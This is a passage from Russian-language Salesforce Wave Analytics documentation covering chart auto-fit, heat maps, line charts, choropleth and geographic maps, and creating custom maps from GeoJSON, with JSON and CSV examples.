
Масштабирование горизонтальной линейчатой диаграммы

Функция «Автоматический подбор» позволяет компактно разместить горизонтальную диаграмму на панели мониторинга со множеством данных, сохранив информативность.


Создайте представление Lens, содержащее горизонтальную диаграмму со списком стран с максимальными результатами, и вставьте ее на панель мониторинга.




Как можно заметить, после добавления заголовка и подзаголовка нижние шкалы перестают отображаться.




Чтобы панели вновь были отображены, выберите **«Подогнать»** в меню **«Автоматический подбор»**.



Изменение размера диаграммы при создании панели мониторинга может привести к удалению меток.



Чтобы восстановить метки, выберите **«Сохранять метки»** в меню **«Автоматический подбор»**.




Тепловая карта

Используйте тепловую карту для визуализации данных с высокими и низкими значениями, когда имеется одна мера и несколько измерений.

Линейные диаграммы

Если у вас есть одна важная группа, представленная в виде упорядоченного набора данных с одним или более рассматриваемыми значениями, используйте линейную диаграмму.

Линейные диаграммы хорошо подходят для сравнения значений мер, например общей продажи и прибыли в серии категорий (групповые измерения), к примеру, по территориям продаж.



Карта

Используйте карту, если у вас имеются данные с географической составляющей. С их помощью можно окрашивать области согласно сопоставленным значения, что визуально выделяет области с высокими значениями. Карта есть в конструкторе панелей мониторинга Wave и классическом конструкторе.

Данные карты должны включать в себя географические названия, соответствующие географическим единицам, представленным на карте. Карты в приложении Wave не чувствительны к регистру, однако предполагается, что для географических единиц, таких как штаты США или страны мира, будут использоваться определенные коды или названия.

На картах США каждая строка данных должна содержать поле, в котором будут указаны двухбуквенный почтовый код (рекомендуется) или полное название штата. Например, строка данных, относящихся к штату Калифорния, должна содержать поле с кодом «CA» или названием «California» (но не «Calif»).

Для обозначения стран на картах мира следует использовать трехбуквенные коды в соответствии со стандартом ISO 3166-1 alpha 3 (рекомендуется) или полные названия в соответствии со стандартом ISO 3166-1 alpha 3. Например, строка данных, относящихся к Великобритании, должна содержать поле с кодом «GBR» или названием «Великобритания» (но не «Британия»).

Свойства карт

Свойства карты можно настроить в конструкторе моделей мониторинга wave. Эти свойства имеют эквивалентные JSON-свойства.

Пример JSON-кода для карты США.

```
{
  "visualizationType": "choropleth",
  "step": "step_newmap",
  "map": "US States",
  "legend": {
    "show": false,
    "inside": false,
    "showHeader": true,
    "position": "right-top"
  },
  "title": {
    "label": "",
    "subtitleLabel": "",
    "align": "center"
  },
  "theme": "wave",
  "lowColor": "#C5DBF7",
  "highColor": "#1674D9",
  "trellis": {
    "enable": false,
    "type": "x",
    "chartsPerLine": 4
  }
}
```

Другие доступные значения для свойства `map`:

»Страны мира», «Северная и Южная Америка», «Северная Америка», «Южная Америка», «Центральная Америка», «Карибы», «Европа», «Восточная Европа», «Северная Европа», «Южная Европа», «Западная Европа», «Центральная Европа», «Скандинавия», «Азия», «Южная Азия», «Юго-восточная Азия», «Восточная Азия», «Океания», «Африка», «Восточная Африка», «Центральная Африка», «Северная Африка», «Южная Африка», «Западная Африка», «Европа, Ближний Восток и Африка», «Страны Азиатско-Тихоокеанского региона».

Географические карты

Географические карты позволяют визуализировать данные, которые содержат географические координаты (широта и долгота). Использование координат дает возможность более точно расположить на карте визуальные элементы данных.

Создание карты


Набор данных со сведениями о географическом местоположении, например, касающимися штатов США, можно накладывать на карту США. Кружки, представляющие данные, отображаются по центру площади штата. Но если местоположения привязаны к определенным территориям этих штатов, могут использоваться координаты для более точного размещения кружков.

Например, при привязке данных об авиамаршрутах к конкретным аэропортам используйте координаты аэропортов по широте и долготе для визуализации данных в месте фактического расположения аэропорта. Набор данных может выглядеть примерно так.

```
Airport,Year,Quarter,lat,lng,flights,passengers
JFK,2014,1,40.639751,-73.778925,120000,67276
SFO,2014,1,37.618972,-122.374889,30000,7383
ORD,2014,1,41.978603,-87.904842,50000,90908
HNL,2014,1,21.318681,-157.922428,10000,5262
ATL,2014,1,33.640411,-84.419853,217089,24044724
DFW,2014,1,32.89748,-97.040443,169955,15888600
DEN,2014,1,39.849312,-104.673828,141381,13368128
SEA,2014,1,47.443546,-122.301659,84283,10585134
SLC,2014,1,40.758701,-111.876183,81238,5285402
PHX,2014,1,33.457439,-111.727386,107615,10533665
JFK,2014,2,40.639751,-73.778925,170000,77276
SFO,2014,2,37.618972,-122.374889,40000,8383
ORD,2014,2,41.978603,-87.904842,50000,100908
HNL,2014,2,21.318681,-157.922428,11000,6262
ATL,2014,2,33.640411,-84.419853,227089,34044724
DFW,2014,2,32.89748,-97.040443,170955,25888600
DEN,2014,2,39.849312,-104.673828,151381,23368128
SEA,2014,2,47.443546,-122.301659,85283,20585134
SLC,2014,2,40.758701,-111.876183,82238,6285402
PHX,2014,2,33.457439,-111.727386,117615,11533665
JFK,2014,3,40.639751,-73.778925,210000,87276
SFO,2014,3,37.618972,-122.374889,50000,9383
ORD,2014,3,41.978603,-87.904842,50000,90908
HNL,2014,3,21.318681,-157.922428,12000,7262
ATL,2014,3,33.640411,-84.419853,237089,35044724
DFW,2014,3,32.89748,-97.040443,180955,26888600
DEN,2014,3,39.849312,-104.673828,161381,24368128
SEA,2014,3,47.443546,-122.301659,95283,22585134
SLC,2014,3,40.758701,-111.876183,92238,6585402
PHX,2014,3,33.457439,-111.727386,127615,13533665
JFK,2014,4,40.639751,-73.778925,220000,117276
SFO,2014,4,37.618972,-122.374889,60000,7000
ORD,2014,4,41.978603,-87.904842,50000,90908
HNL,2014,4,21.318681,-157.922428,13000,8262
ATL,2014,4,33.640411,-84.419853,247089,36044724
DFW,2014,4,32.89748,-97.040443,190955,27888600
DEN,2014,4,39.849312,-104.673828,171381,25368128
...
```

1. В приложении Wave Analytics создайте линзу, просматривая набор данных об аэропорте.
2. На панели «Меры» добавьте широту и долготу как первые показатели и как средние.

   Широта и долгота должны быть добавлены как средние в этом порядке, перед всеми прочими показателями.
3. Добавьте все прочие показатели, такие как суммарные значения по пассажирам и рейсам.
4. На панели «Группирование по» сгруппируйте данные по аэропортам.
5. Выберите **Карта** в меню диаграмм.



Настраиваемая карта

С помощью карт можно окрашивать области согласно сопоставленным значения, что визуально выделяет области с высокими значениями. Можно использовать настраиваемые карты с географическими регионами или применять карты для иллюстрации любых областей, которые могут быть представлены полигонами. Настраиваемые карты есть в конструкторе панелей мониторинга Wave и классическом конструкторе.

Настраиваемые карты рекомендуется использовать для данных, содержащих географические компоненты, которые не соответствуют стандартным картам в приложении Wave, — например настраиваемые регионы. Другие типы областей, для визуализации которых могут быть использованы файлы GeoJSON (например, расположение мест на стадионе, городские кварталы или планы этажей), также могут быть представлены в виде карты в приложении Wave. Наложение данных на настраиваемую карту выполняется с помощью идентификатора или свойства имени в качестве ключа.

В приложении Wave с помощью файлов GeoJSON можно создать настраиваемые карты геометрического типа в виде полигонов или мультиполигонов. Для получения детальной информации см. справочный раздел на странице 4970.


Создание настраиваемой карты

Чтобы создать настраиваемую карту необходимо загрузить файл GeoJSON, содержащий данные для описания карты.


1. После входа в систему в организации Salesforce перейдите по URL-адресу, сформированному путем добавления `/analytics/wave/web/custommap.apexp` к базовому URL-адресу своей организации.

   Например, если базовым URL-адресом организации является "https://na30.salesforce.com", перейдите по адресу `https://na30.salesforce.com/analytics/wave/web/custommap.apexp`.


2. Нажмите кнопку **«Создать»**.



Появится окно вставки для новой настраиваемой карты. На нем — 2 панели, одна для GeoJSON, а другая — для самой карты.




3. Заполните обязательные поля (отображаются красным цветом) в разделе GeoJSON и выберите файл GeoJSON, который требуется загрузить.



Имя и метка GeoJSON используются на экранах администрирования настраиваемых карт.


4. Нажмите кнопку **«Вставить»** и просмотрите сообщение-подтверждение в разделе «Результаты».
5. Заполните обязательные поля (отображаются красным цветом) в разделе, относящемся к карте.

   Имя и метка карты используются в приложении Wave.
6. Выберите проекцию в зависимости от типа загружаемых геоданных и выберите созданное вами определение GeoJSON.



Для традиционных географических карт наиболее подходящей является проекция меркатора. Используйте AlbersUSA для карты США, которая включает, кроме всего прочего, Гавайи и Аляску. Используйте Equirectangular для простых геометрических форм, таких как поэтажные планы, городские кварталы или границы определения почтовых индексов.

7. Нажмите кнопку **«Вставить карту»** и просмотрите сообщение-подтверждение в разделе «Результаты».
8. Чтобы просмотреть карту, перейдите в приложение Wave, выберите карту и щелкните **«Тип карты»**.



Чтобы использовать карты, вставьте соответствующие данные в конструктор панелей мониторинга Wave. При отключении решетки требуется 1 мера и 1 группировка.

Свойства настраиваемых карт

Правильное форматирование текущих файлов GeoJSON является очень важным для успешного наложения данных на настраиваемую карту. Для улучшенного представления может понадобиться настройка граничных координат карты, чтобы увеличивать масштаб наложенных областей.

Структура файлов GeoJSON

Стандартно структура файлов GeoJSON содержит функциональные блоки, которые соответствуют следующему порядку.

```
        {
           "type": "Feature",
           "geometry": {
             "type": "MultiPolygon",
             "coordinates": [
               [125.6, 10.1],
               [126.1, 11.0], ...
             ]
           },
           "id": "SI",
           "properties": {
             "name": "Sandwich Islands",
             "property1": "value1"
           }
        }
```

Каждый функциональный блок определяет контур или область карты. Чтобы данные были корректно наложены на карту, они должны содержать колонку значений, которые уникально совпадают с одним из свойств в файле GeoJSON. Например, каждый функциональный блок в файле GeoJSON имеет свойство под названием «id», которое имеет значения, точно совпадающие со значениями одной из колонок данных. Такая колонка также должна называться «id». Таким образом, «id» можно использовать в качестве ключа для сопоставления рядов данных с определенными контурами в файле GeoJSON. В примере `«id»: «SI»` совпадет с рядом в колонке «id», в которой есть значение «SI».

Приложение Wave имеет важное требование к структуре файла GeoJSON относительно свойства, которое используется как ключевое. Она должна быть на том же уровне, что и `«properties»`. Тем не менее часто структура является производной от `«properties»`:

```
{
   "type": "Feature",
   "geometry": {
      "type": "MultiPolygon",
      "coordinates": [
         [125.6, 10.1],
         [126.1, 11.0], ...
      ]
   },
   "properties": {
      "name": "Sandwich Islands",
      "id": "SI",
      "property1": "value1"
   }
```

